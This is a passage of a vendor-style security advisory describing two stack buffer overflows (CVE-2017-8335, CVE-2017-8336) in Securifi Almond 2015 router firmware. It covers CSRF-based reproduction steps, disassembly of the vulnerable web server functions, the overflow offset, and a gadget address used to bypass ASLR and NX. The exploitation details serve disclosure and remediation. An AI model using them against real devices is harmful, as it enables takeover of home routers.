1) SIG-EXT-03-2017-01 (Buffer Overflow in Add Routing Functionality) -- CVE-2017-8336

Introduction

Recently a stack based buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a Stack based buffer overflow in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):

- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Login in to the web application exposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_AddroutingBufferoverflow1.html"

XSRF_AddroutingB
ufferoverflow1.html


3) This should cause the device to reboot after 3 to 4 seconds

Vulnerability Description

The device provides a user with the capability of adding new routes to the device. It seems that the POST parameters passed in this request to set up routes on the device can be set in such a way that would result in the overflowing the stack set up and allow an attacker to control the $ra register stored on the stack.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.


The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub_00420F38 in IDA pro is identified to be receiving the values sent in the POST request.



```
.text:00421310                 addiu   $a0, $sp, 48
.text:00421314                 addiu   $a1, (aSNetmaskS - 0x450000)  # "%s netmask %s"
.text:00421318                 move    $a2, $a0
.text:0042131C                 jalr    $t9 ; sprintf
.text:00421320                 move    $a3, $s6
.text:00421324                 lb      $v0, 0($s5)
.text:00421328                 lw      $gp, 0x660+var_638($sp)
.text:0042132C                 beqz    $v0, loc_421148
.text:00421330                 nop
.text:00421334
.text:00421334 loc_421334:                              # CODE XREF: addRouting+208↑j
.text:00421334                 la      $a1, aSBr        # ": %s<br>\n"
.text:00421338                 la      $t9, sprintf
.text:0042133C                 addiu   $a0, $sp, 0x660+var_630
.text:00421340                 addiu   $a1, (aSGwS - 0x450000)  # "%s gw %s"
.text:00421344                 move    $a2, $a0
.text:00421348                 jalr    $t9 ; sprintf
.text:0042134C                 move    $a3, $s5
.text:00421350                 lb      $v0, 0($s3)
.text:00421354                 lw      $gp, 0x660+var_638($sp)
.text:00421358                 bnez    $v0, loc_421164
.text:0042135C                 nop
.text:00421360
.text:00421360 loc_421360:                              # CODE XREF: addRouting+224↑j
.text:00421360                 la      $v0, aSBr        # ": %s<br>\n"
.text:00421364                 la      $t9, getLanIfName
.text:00421368                 addiu   $s3, $v0, (aLan - 0x450000)  # "LAN"
.text:0042136C
.text:0042136C loc_42136C:                              # CODE XREF: addRouting+24C↑j

00021348 00421348: addRouting+410
```

The POST parameter "gateway" allows to overflow the stack and control the $ra register after 1546 characters. The value from this post parameter is then copied on the stack at address 0x00421348 as shown below. This allows an attacker to provide the payload of his/her choice and finally take control of the device.




```
.text:00420FE8                 move    $s4, $v0
.text:00420FEC                 lw      $gp, 0x660+var_638($sp)
.text:00420FF0                 move    $a0, $s1
.text:00420FF4                 la      $a1, aSBr        # ": %s<br>\n"
.text:00420FF8                 la      $t9, websGetVar
.text:00420FFC                 addiu   $a1, (aNetmask - 0x450000)  # "netmask"
.text:00421000                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:00421004                 jalr    $t9 ; websGetVar
.text:00421008                 sw      $v0, 0x660+var_30($sp)
.text:0042100C                 lw      $gp, 0x660+var_638($sp)
.text:00421010                 move    $a0, $s1
.text:00421014                 la      $a1, aSBr        # ": %s<br>\n"
.text:00421018                 la      $t9, websGetVar
.text:0042101C                 addiu   $a1, (aGateway - 0x450000)  # "gateway"
.text:00421020                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:00421024                 jalr    $t9 ; websGetVar
.text:00421028                 move    $s6, $v0
.text:0042102C                 lw      $gp, 0x660+var_638($sp)
.text:00421030                 move    $a0, $s1
.text:00421034                 la      $a1, aSBr        # ": %s<br>\n"
.text:00421038                 la      $t9, websGetVar
.text:0042103C                 addiu   $a1, (aInterface - 0x450000)  # "interface"
.text:00421040                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:00421044                 jalr    $t9 ; websGetVar
.text:00421048                 move    $s5, $v0
.text:0042104C                 lw      $gp, 0x660+var_638($sp)
.text:00421050                 move    $a0, $s1
.text:00421054                 la      $a1, aSBr        # ": %s<br>\n"
.text:00421058                 la      $t9, websGetVar
```

Exploitation

Since the device runs with Linux Kernel Version 2.6.36, it provides ASLR and NX support on the device which makes it difficult for an attacker to actually exploit the device. In this case all the libraries are loaded at random addresses everytime the executable is restarted and also when the device reboots. Also the stack/heap regions are marked as non-executable which make it even difficult for an attacker to execute an exploit.

However, there are 2 regions still that are not marked with ASLR. One is the Dynamic Load Gate (vdso) in Linux kernel which is mapped into the every process and allows a process to make faster calls into the kernel. The second is the binary itself which is not compiled with PIE. The first option however, does not provide with many executable instructions that can be used by an attacker but the binary itself is filled with instructions that can be taken advantage of by an attacker and thus allow an attacker to execute an exploit.

In this case, we used the instructions at address 0x004062f0 to execute reboot instructions on the device.



```
.text:004062E0                 jalr    $t9 ; sync
.text:004062E4                 nop
.text:004062E8                 lw      $gp, 0x40+var_30($sp)
.text:004062EC                 nop
.text:004062F0                 la      $a0, aSBr        # ": %s<br>\n"
.text:004062F4                 la      $t9, doSystem
.text:004062F8                 nop
.text:004062FC                 jalr    $t9 ; doSystem
.text:00406300                 addiu   $a0, (aSleep3Reboot - 0x450000)  # "sleep 3 && reboot &"
.text:00406304                 lw      $gp, 0x40+var_30($sp)
.text:00406308
.text:00406308 loc_406308:                              # CODE XREF: websCgiCleanup+64↑j
.text:00406308                                          # websCgiCleanup+98↑j ...
.text:00406308                 lw      $v0, 0x6CF4($s4)
.text:0040630C                 addiu   $s2, 1
.text:00406310                 slt     $v0, $s2, $v0
.text:00406314                 bnez    $v0, loc_406110
.text:00406318                 nop
.text:0040631C
.text:0040631C loc_40631C:                              # CODE XREF: websCgiCleanup+40↑j
.text:0040631C                                          # websCgiCleanup+210↑j
.text:0040631C                 lw      $ra, 0x40+var_8($sp)
.text:00406320                 lw      $s5, 0x40+var_C($sp)
.text:00406324                 lw      $s4, 0x40+var_10($sp)
.text:00406328                 lw      $s3, 0x40+var_14($sp)
.text:0040632C                 lw      $s2, 0x40+var_18($sp)
.text:00406330                 lw      $s1, 0x40+var_1C($sp)
.text:00406334                 lw      $s0, 0x40+var_20($sp)
.text:00406338                 jr      $ra
000062F0 004062F0: websCgiCleanup+230
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict length check and also performing a regular expression check on the values received as a part of the POST parameter.

2) SIG-EXT-03-2017-02 (Stored Buffer Overflow in getCfgToHTML) -- CVE-2017-8335

Introduction

Recently a stack based buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a Stack based buffer overflow in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to be stored on the device for basic wireless settings e.g. SSID name can then take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code on the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):

- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C):
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Login in to the web application exposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called " XSRF_addwirelessbufferoverflow.html"

   XSRF_addwirelessbufferoverflow.html


3) Now navigate to http://10.10.10.254/basic/wireless.asp (In real attack scenario, an attacker would execute another XSRF request to navigate to wireless.asp page)
4) This should cause the device to reboot after 3 to 4 seconds

Vulnerability Description

The device provides a user with the capability of setting name for wireless network. These values are stored by the device in NVRAM (Non-volatile RAM). It seems that the POST parameters passed in this request to set up names on the device do not have a string length check on them. This allows an attacker to send a large payload in the “mssid_1” POST parameter. The device also allows a user to view the name of the Wifi Network set by the user. While processing this request, the device calls a function named “getCfgToHTML” at address 0x004268A8 which retrieves the value set earlier by “mssid_1” parameter as SSID2 and this value then results in overflowing the stack set up for this function and allows an attacker to control $ra register value on the stack which allows an attacker to control the device by executing a payload of an attacker’s choice.


If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub_00420F38 in IDA pro is identified to be receiving the values sent in the POST parameter “mssid_1” at address 0x0042BA00 and then sets in the NVRAM at address 0x0042C314.



```
.text:0042C2E8                 lw      $gp, 0x290+var_278($sp)
.text:0042C2EC                 bnez    $v0, loc_42C0B8
.text:0042C2F0                 li      $t9, 1
.text:0042C2F4
.text:0042C2F4 loc_42C2F4:                              # CODE XREF: sub_42B754+B74↑j
.text:0042C2F4                 b       loc_42C0B8
.text:0042C2F8                 sw      $t9, 0x290+var_34($sp)
.text:0042C2FC  # ---------------------------------------------------------------------------
.text:0042C2FC
.text:0042C2FC loc_42C2FC:                              # CODE XREF: sub_42B754+974↑j
.text:0042C2FC                 la      $s4, aSBr        # ": %s<br>\n"
.text:0042C300                 la      $t9, racat
.text:0042C304                 addiu   $a0, $s4, (aSsid - 0x450000)  # "SSID"
.text:0042C308                 jalr    $t9 ; racat
.text:0042C30C                 li      $a1, 1
.text:0042C310                 lw      $gp, 0x290+var_278($sp)
.text:0042C314                 lw      $a2, 0x290+var_E4($sp)
.text:0042C318                 la      $t9, nvram_bufset
.text:0042C31C                 move    $a1, $v0
.text:0042C320                 jalr    $t9 ; nvram_bufset
.text:0042C324                 move    $a0, $zero
.text:0042C328                 lw      $gp, 0x290+var_278($sp)
.text:0042C32C                 lw      $a0, 0x290+var_C0($sp)
.text:0042C330                 la      $t9, strchr
.text:0042C334                 nop
.text:0042C338                 jalr    $t9 ; strchr
.text:0042C33C                 li      $a1, 0x30  # '0'
.text:0042C340                 lw      $gp, 0x290+var_278($sp)
.text:0042C344                 beqz    $v0, loc_42EB90
```

The value is later retrieved in the function “getCfgToHTML” at address 0x00426924 and this results in overflowing the buffer due to “strcat” function that is utilized by this function.




```
.text:004268E4                 move    $a0, $a2
.text:004268E8                 la      $a2, aSBr        # ": %s<br>\n"
.text:004268EC                 la      $t9, ejArgs
.text:004268F0                 addiu   $v0, $sp, 0x78+var_30
.text:004268F4                 sw      $v0, 0x78+var_68($sp)
.text:004268F8                 move    $s7, $a1
.text:004268FC                 addiu   $a2, (aDS - 0x450000)  # "%d %s"
.text:00426900                 move    $a1, $a3
.text:00426904                 jalr    $t9 ; ejArgs
.text:00426908                 addiu   $a3, $sp, 0x78+var_2C
.text:0042690C                 slti    $v0, 2
.text:00426910                 lw      $gp, 0x78+var_60($sp)
.text:00426914                 bnez    $v0, loc_426AB8
.text:00426918                 move    $a0, $s7
.text:0042691C                 la      $t9, nvram_bufget
.text:00426920                 lw      $a1, 0x78+var_30($sp)
.text:00426924                 jalr    $t9 ; nvram_bufget
.text:00426928                 move    $a0, $zero
.text:0042692C                 lw      $gp, 0x78+var_60($sp)
.text:00426930                 sw      $zero, 0x78+var_58($sp)
.text:00426934                 sw      $zero, 0x78+var_54($sp)
.text:00426938                 sw      $zero, 0x78+var_50($sp)
.text:0042693C                 sw      $zero, 0x78+var_4C($sp)
.text:00426940                 sw      $zero, 0x78+var_48($sp)
.text:00426944                 sw      $zero, 0x78+var_44($sp)
.text:00426948                 sw      $zero, 0x78+var_40($sp)
.text:0042694C                 sw      $zero, 0x78+var_3C($sp)
.text:00426950                 sb      $zero, 0x78+var_38($sp)
.text:00426954                 move    $s1, $v0
```

Exploitation

Since the device runs with Linux Kernel Version 2.6.36, it provides ASLR and NX support on the device which makes it difficult for an attacker to actually exploit the device. In this case, all the libraries are loaded at random addresses every time the executable is restarted and also when the device reboots. Also, the stack/heap regions are marked as non-executable which make it even difficult for an attacker to execute an exploit.

However, there are 2 regions still that are not marked with ASLR. One is the Dynamic Load Gate (vdso) in Linux kernel which is mapped into every process and allows a process to make faster calls into the kernel. The second is the binary itself which is not compiled with PIE. The first option however, does not provide with many executable instructions that can be used by an attacker but the binary itself is filled with instructions that can be taken advantage of by an attacker and thus allow an attacker to execute an exploit.

In this case, we used the instructions at address 0x004062f0 to execute reboot instructions on the device.



```
.text:004062E0                 jalr    $t9 ; sync
.text:004062E4                 nop
.text:004062E8                 lw      $gp, 0x40+var_30($sp)
.text:004062EC                 nop
.text:004062F0                 la      $a0, aSBr        # ": %s<br>\n"
.text:004062F4                 la      $t9, doSystem
.text:004062F8                 nop
.text:004062FC                 jalr    $t9 ; doSystem
.text:00406300                 addiu   $a0, (aSleep3Reboot - 0x450000)  # "sleep 3 && reboot &"
.text:00406304                 lw      $gp, 0x40+var_30($sp)
.text:00406308
.text:00406308 loc_406308:                              # CODE XREF: websCgiCleanup+64↑j
.text:00406308                                          # websCgiCleanup+98↑j ...
.text:00406308                 lw      $v0, 0x6CF4($s4)
.text:0040630C                 addiu   $s2, 1
.text:00406310                 slt     $v0, $s2, $v0
.text:00406314                 bnez    $v0, loc_406110
.text:00406318                 nop
.text:0040631C
.text:0040631C loc_40631C:                              # CODE XREF: websCgiCleanup+40↑j
.text:0040631C                                          # websCgiCleanup+210↑j
.text:0040631C                 lw      $ra, 0x40+var_8($sp)
.text:00406320                 lw      $s5, 0x40+var_C($sp)
.text:00406324                 lw      $s4, 0x40+var_10($sp)
.text:00406328                 lw      $s3, 0x40+var_14($sp)
.text:0040632C                 lw      $s2, 0x40+var_18($sp)
.text:00406330                 lw      $s1, 0x40+var_1C($sp)
.text:00406334                 lw      $s0, 0x40+var_20($sp)
.text:00406338                 jr      $ra
000062F0 004062F0: websCgiCleanup+230
```

Vulnerability discovery

